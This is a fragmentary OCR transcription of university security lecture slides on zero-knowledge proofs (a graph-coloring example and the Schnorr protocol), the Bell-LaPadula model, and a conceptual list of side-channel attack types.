
ZK: an example (with no math)

The GSM problem: ZK Proving 1 – Shuffle




ZK: an example (with no math)

The GSM problem: ZK Proving 2 – Commit



ZK: an example (with no math)

The GSM problem: ZK Proving 3 – Challenge



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
The GSM problem: ZK Proving 3 – Challenge



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Verifier's strategy:

- If an edge is incorrect, the prover is a liar
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Play with it:
`http://web.mit.edu/~ezyang/Public/graph/svg.html`

ZK: an example (with math)

Schnorr ZK authentication protocol

P claims to know x such that $y = g^x$.

- Commitment: P chooses random $r \in \mathbb{Z}_q$ and sends $t = g^r$
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Note: any ZK proof can be turned into a signature.

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The Bell-LaPadula Model

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- **Key idea:** "Good" state + "valid" operation $\Rightarrow$ "Good" state.

The Bell-LaPadula Model

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Do you see why?

Hidden channels, and side channels

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Side channel analysis and attacks are a very active research topic!

- Power analysis, heat dissipation, noise...
- Fault injection, radio emissions, cache attacks, CPU load attack...
- Timing attacks, optical attacks...

Key idea: target implementation, not specification.